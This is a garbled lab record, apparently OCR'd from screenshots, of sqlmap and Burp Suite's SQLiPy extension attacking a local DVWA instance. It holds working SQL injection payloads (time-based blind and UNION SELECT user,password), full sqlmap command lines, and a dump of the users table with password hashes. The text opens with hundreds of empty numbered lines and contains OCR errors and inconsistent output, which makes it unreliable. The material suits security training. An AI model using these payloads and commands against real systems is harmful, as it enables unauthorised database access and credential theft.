  | 750
  | 751
  | 752
  | 753
  | 754
  | 755
  | 756
  | 757
  | 758
  | 759
  | 760
  | 761
  | 762
  | 763
  | 764
  | 765
  | 766
  | 767
  | 768
  | 769
  | 770
  | 771
  | 772
  | 773
  | 774
  | 775
  | 776
  | 777
  | 778
  | 779
  | 780
  | 781
  | 782
  | 783
  | 784
  | 785
  | 786
  | 787
  | 788
  | 789
  | 790
  | 791
  | 792
  | 793
  | 794
  | 795
  | 796
  | 797
  | 798
  | 799
  | 800
  | 801
  | 802
  | 803
  | 804
  | 805
  | 806
  | 807
  | 808
  | 809
  | 810
  | 811
  | 812
  | 813
  | 814
  | 815
  | 816
  | 817
  | 818
  | 819
  | 820
  | 821
  | 822
  | 823
  | 824
  | 825
  | 826
  | 827
  | 828
  | 829
  | 830
  | 831
  | 832
  | 833
  | 834
  | 835
  | 836
  | 837
  | 838
  | 839
  | 840
  | 841
  | 842
  | 843
  | 844
  | 845
  | 846
  | 847
  | 848
  | 849
  | 850
  | 851
  | 852
  | 853
  | 854
  | 855
  | 856
  | 857
  | 858
  | 859
  | 860
  | 861
  | 862
  | 863
  | 864
  | 865
  | 866
  | 867
  | 868
  | 869
  | 870
  | 871
  | 872
  | 873
  | 874
  | 875
  | 876
  | 877
  | 878
  | 879
  | 880
  | 881
  | 882
  | 883
  | 884
  | 885
  | 886
  | 887
  | 888
  | 889
  | 890
  | 891
  | 892
  | 893
  | 894
  | 895
  | 896
  | 897
  | 898
  | 899
  | 900
  | 901
  | 902
  | 903
  | 904
  | 905
  | 906
  | 907
  | 908
  | 909
  | 910
  | 911
  | 912
  | 913
  | 914
  | 915
  | 916
  | 917
  | 918
  | 919
  | 920
  | 921
  | 922
  | 923
  | 924
  | 925
  | 926
  | 927
  | 928
  | 929
  | 930
  | 931
  | 932
  | 933
  | 934
  | 935
  | 936
  | 937
  | 938
  | 939
  | 940
  | 941
  | 942
  | 943
  | 944
  | 945
  | 946
  | 947
  | 948
  | 949
  | 950
  | 951
  | 952
  | 953
  | 954
  | 955
  | 956
  | 957
  | 958
  | 959
  | 960
  | 961
  | 962
  | 963
  | 964
  | 965
  | 966
  | 967
  | 968
  | 969
  | 970
  | 971
  | 972
  | 973
  | 974
  | 975
  | 976
  | 977
  | 978
  | 979
  | 980
  | 981
  | 982
  | 983
  | 984
  | 985
  | 986
  | 987
  | 988
  | 989
  | 990
  | 991
  | 992
  | 993
  | 994
  | 995
  | 996
  | 997
  | 998
  | 999
  | 1000
  | 1001
  | 1002
  | 1003
  | 1004
  | 1005
  | 1006
  | 1007
  | 1008
  | 1009
  | 1010
  | 1011
  | 1012
  | 1013
  | 1014
  | 1015
  | 1016
  | 1017
  | 1018
  | 1019
  | 1020
  | 1021
  | 1022
  | 1023
  | 1024
  | 1025
  | 1026
  | 1027
  | 1028
  | 1029
  | 1030
  | 1031
  | 1032
  | 1033
  | 1034
  | 1035
  | 1036
  | 1037
  | 1038
  | 1039
  | 1040
  | 1041
  | 1042
  | 1043
  | 1044
  | 1045
  | 1046
  | 1047
  | 1048
  | 1049
  | 1050
  | 1051
  | 1052
  | 1053
  | 1054
  | 1055
  | 1056
  | 1057
  | 1058
  | 1059
  | 1060
  | 1061
  | 1062
  | 1063
  | 1064
  | 1065
  | 1066
  | 1067
  | 1068
  | 1069
  | 1070
  | 1071
  | 1072
  | 1073
  | 1074
  | 1075
  | 1076
  | 1077
  | 1078
  | 1079
  | 1080
  | 1081
  | 1082
  | 1083
  | 1084
  | 1085
  | 1086
  | 1087
  | 1088
  | 1089
  | 1090
  | 1091
  | 1092
  | 1093
  | 1094
  | 1095
  | 1096
  | 1097
  | 1098
  | 1099
  | 1100
  | 1101
  | 1102
  | 1103
  | 1104
  | 1105
  | 1106
  | 1107
  | 1108
  | 1109
  | 1110
  | 1111
  | 1112
  | 1113
  | 1114
  | 1115
  | 1116
  | 1117
  | 1118
  | 1119
  | 1120
  | 1121
  | 1122
  | 1123
  | 1124
  | 1125
  | 1126
  | 1127
  | 1128
  | 1129
  | 1130
  | 1131
  | 1132
  | 1133
  | 1134
  | 1135
  | 1136
  | 1137
  | 1138
  | 1139
  | 1140
  | 1141
  | 1142
  | 1143
  | 1144
  | 1145
  | 1146
  | 1147
  | 1148
  | 1149
  | 1150
  | 1151
  | 1152
  | 1153
  | 1154
  | 1155
  | 1156
  | 1157
  | 1158
  | 1159
  | 1160
  | 1161
  | 1162
  | 1163
  | 1164
  | 1165
  | 1166
  | 1167
  | 1168
  | 1169
  | 1170
  | 1171
  | 1172
  | 1173
  | 1174
  | 1175
  | 1176
  | 1177
  | 1178
  | 1179
  | 1180
  | 1181
  | 1182
  | 1183
  | 1184
  | 1185
  | 1186
  | 1187
  | 1188
  | 1189
  | 1190
  | 1191
  | 1192
  | 1193
  | 1194
  | 1195
  | 1196
  | 1197
  | 1198
  | 1199
  | 1200
  | 1201
  | 1202
  | 1203
  | 1204
  | 1205
  | 1206
  | 1207
  | 1208
  | 1209
  | 1210
  | 1211
  | 1212
  | 1213
  | 1214
  | 1215
  | 1216
  | 1217
  | 1218
  | 1219
  | 1220
  | 1221
  | 1222
  | 1223
  | 1224
  | 1225
  | 1226
  | 1227
  | 1228
  | 1229
  | 1230
  | 1231
  | 1232
  | 1233
  | 1234
  | 1235
  | 1236
  | 1237
  | 1238
  | 1239
  | 1240
  | 1241
  | 1242
  | 1243
  | 1244
  | 1245
  | 1246
  | 1247
  | 1248
  | 1249
  | 1250
  | 1251
  | 1252
  | 1253
  | 1254
  | 1255
  | 1256
  | 1257
  | 1258
  | 1259
  | 1260
  | 1261
  | 1262
  | 1263
  | 1264
  | 1265
  | 1266
  | 1267
  | 1268
  | 1269
  | 1270
  | 1271
  | 1272
  | 1273
  | 1274
  | 1275
  | 1276
  | 1277
  | 1278
  | 1279
  | 1280
  | 1281
  | 1282
  | 1283
  | 1284
  | 1285
  | 1286
  | 1287
  | 1288
  | 1289
  | 1290
  | 1291
  | 1292
  | 1293
  | 1294
  | 1295
  | 1296
  | 1297
  | 1298
  | 1299
  | 1300
  | 1301
  | 1302
  | 1303
  | 1304
  | 1305
  | 1306
  | 1307
  | 1308
  | 1309
  | 1310
  | 1311
  | 1312
  | 1313
  | 1314
  | 1315
  | 1316
  | 1317
  | 1318
  | 1319
  | 1320
  | 1321
  | 1322
  | 1323
  | 1324
  | 1325
  | 1326
  | 1327
  | 1328
  | 1329
  | 1330
  | 1331
  | 1332
  | 1333
  | 1334
  | 1335
  | 1336
  | 1337
  | 1338
  | 1339
  | 1340
  | 1341
  | 1342
  | 1343
  | 1344
  | 1345
  | 1346
  | 1347
  | 1348
  | 1349
  | 1350
  | 1351
  | 1352
  | 1353
  | 1354
  | 1355
  | 1356
  | 1357
  | 1358
  | 1359
  | 1360
  | 1361
  | 1362
  | 1363
  | 1364
  | 1365
  | 1366
  | 1367
  | 1368
  | 1369
  | 1370
  | 1371
  | 1372
  | 1373
  | 1374
  | 1375
  | 1376
  | 1377
  | 1378
  | 1379
  | 1380
  | 1381
  | 1382
  | 1383
  | 1384
  | 1385
  | 1386
  | 1387
  | 1388
  | 1389
  | 1390
  | 1391
  | 1392
  | 1393
  | 1394
  | 1395
  | 1396
  | 1397
  | 1398
  | 1399
  | 1400
  | 1401
  | 1402
  | 1403
  | 1404
  | 1405
  | 1406
  | 1407
  | 1408
  | 1409
  | 1410
  | 1411
  | 1412
  | 1413
  | 1414
  | 1415
  | 1416
  | 1417
  | 1418
  | 1419
  | 1420
  | 1421
  | 1422
  | 1423
  | 1424
  | 1425
  | 1426
  | 1427
  | 1428
  | 1429
  | 1430
  | 1431
  | 1432
  | 1433
  | 1434
  | 1435
  | 1436
  | 1437
  | 1438
  | 1439
  | 1440
  | 1441
  | 1442
  | 1443
  | 1444
  | 1445
  | 1446
  | 1447
  | 1448
  | 1449
  | 1450
  | 1451
  | 1452
  | 1453
  | 1454
  | 1455
  | 1456
  | 1457
  | 1458
  | 1459
  | 1460
  | 1461
  | 1462
  | 1463
  | 1464
  | 1465
  | 1466
  | 1467
  | 1468
  | 1469
  | 1470
  | 1471
  | 1472
  | 1473
  | 1474
  | 1475
  | 1476
  | 1477
  | 1478
  | 1479
  | 1480
  | 1481
  | 1482
  | 1483
  | 1484
  | 1485
  | 1486
  | 1487
  | 1488
  | 1489
  | 1490
  | 1491
  | 1492
  | 1493
  | 1494
  | 1495
  | 1496
  | 1497
  | 1498
  | 1499
  | 1500
  | 1501
  | 1502
  | 1503
  | 1504
  | 1505
  | 1506
  | 1507
  | 1508
  | 1509
  | 1510
  | 1511
  | 1512
  | 1513
  | 1514
  | 1515
  | 1516
  | 1517
  | 1518
  | 1519
  | 1520
  |
```

```
File Actions Edit View Help
[*] ending @ 19:42:34 /2024-02-07/

(vignesh@kali)-[/]
$ sqlmap -r /home/vignesh/Downloads/dvwa -D dvwa -T users --columns -dump

{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:43:16 /2024-02-07/

[19:43:16] [INFO] parsing HTTP request from '/home/vignesh/Downloads/dvwa'
[19:43:16] [INFO] resuming back-end DBMS 'mysql'
[19:43:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5298 FROM (SELECT(SLEEP(5)))DiSB) AND 'REBX'='REBXSubmit=Submit
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a7071,0x45587a516f4b4b4567a5534c4a73754b467a706b54676275574c66556653697671664f575a7264,0x7178717171)-- --8Submit=5
submit

[19:43:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:43:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:43:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
+-----+-----+

+-----+-----+
| password | varchar(32) |
| user_id  | int(6) |
+-----+-----+

[19:43:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:43:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[19:43:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /dvwa/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin | 2024-02-07 19:19:50 | 0 |
| 2 | gordonb | /dvwa/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon | 2024-02-07 19:19:50 | 0 |
| 3 | 1337 | /dvwa/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack | 2024-02-07 19:19:50 | 0 |
| 4 | pablo | /dvwa/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe4bcade3de5c71e9e9b7 | Picasso | Pablo | 2024-02-07 19:19:50 | 0 |
| 5 | smithy | /dvwa/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob | 2024-02-07 19:19:50 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[19:43:42] [INFO] table 'dvwa.users' dumped to CSV file '/home/vignesh/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[19:43:42] [INFO] files logged to text files under: '/home/vignesh/.local/share/sqlmap/output/127.0.0.1/'
[19:43:42] [WARNING] your sqlmap version is outdated
```

## SQLipy:

1 GET /dvwa/dvwa/vulnerabilities/sql/71d-16Submit=Submit HTTP/1.1

2 Host: 127.0.0.1

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://127.0.0.1/dvwa/dvwa/vulnerabilities/sql/71d-5271N20hSELECT=user%2CpasswordFROM=users%2C36Submit=Submit

9 Cookie: security=PHPSESSID=7r8ql670

10 Upgrade-Insecure-Requests: 1

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-User: ?1

15

16

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser

Extensions

Engagement tools (the version only)

Copy URL

Copy as curl command

Copy to file

Save item

Content selection

Cut Ctrl+X

Copy Ctrl+C

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn **SQLiPy**

SQLMap API SQLMap Scanner **SQLMap Logs** SQLMap Scan Stop

API Listening On: 127.0.0.1:9090

SQLMap API IP: 127.0.0.1 SQLMap API Port: 9090

HTTP Method: Default Ignore Error Code:

URL: http://127.0.0.1:80/dwa/dwa/vulnerabilities/sqli/?id=1&Submit=Submit

Post Data:

Cookies: security=low; PHPSESSID=7f6bq6701h0gr2r5r3hmrokdh

Referer: wa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

Custom Headers:

Test Parameters:

Level: 3 Risk: 1 Technique (BEUSTQ): BEUSTQ

☐ Param Pollution ☐ Current User ☐ Current DB ☐ Hostname ☐ Is DBA?

☐ List Users ☐ List Passwords ☐ List Privs ☐ List Roles ☐ List DBs

Threads: 1 Delay: 0 Timeout: 30 Retries: 3 Time-Sec: 5

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn **SQLiPy**

SQLMap API SQLMap Scanner **SQLMap Logs** SQLMap Scan Stop

Logs for Scan ID: 13ae4d0fd220d3e2-http://127.0.0.1:80/dwa/dwa/vulnerabilities/sqli/?id=1&Submit=Submit Get Remove

Log results for: sqlmap.py -u "http://127.0.0.1:80/dwa/dwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7f6bq6701h0gr2r5r3hmrokdh" --user-agent="Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0" --referer="http://127.0.0.1/dwa/dwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit" --delay=0 --timeout=30 --retries=0 --level=3 --risk=1 --threads=1 --time-sec=5 --technique=BEUSTQ -b --batch --answers="crack=N,dict=N,continue=Y,quit=N"

INFO: 19:57:54 - resuming back-end DBMS 'mysql'  
INFO: 19:57:54 - testing connection to the target URL  
INFO: 19:57:54 - the back-end DBMS is MySQL  
INFO: 19:57:54 - fetching banner  
WARNING: 19:57:54 - reflective value(s) found and filtering out  
INFO: 19:57:54 - fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn **SQLiPy**

SQLMap API SQLMap Scanner **SQLMap Logs** SQLMap Scan Stop

Logs for Scan ID: 260e2444047b31b8-http://127.0.0.1:80/dwa/dwa/vulnerabilities/sqli/?id=1&Submit=Submit Get Remove

Log results for: sqlmap.py -u "http://127.0.0.1:80/dwa/dwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7f6bq6701h0gr2r5r3hmrokdh" --user-agent="Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0" --referer="http://127.0.0.1/dwa/dwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit" --delay=0 --timeout=30 --retries=0 --level=3 --risk=1 --threads=1 --time-sec=5 --technique=BEUSTQ -b --batch --answers="crack=N,dict=N,continue=Y,quit=N"

INFO: 19:57:57 - resuming back-end DBMS 'mysql'  
INFO: 19:57:57 - testing connection to the target URL  
INFO: 19:57:57 - the back-end DBMS is MySQL  
INFO: 19:57:57 - fetching banner  
INFO: 19:57:57 - fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'